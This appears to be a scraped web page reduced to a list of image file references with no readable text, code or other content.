
.png)
























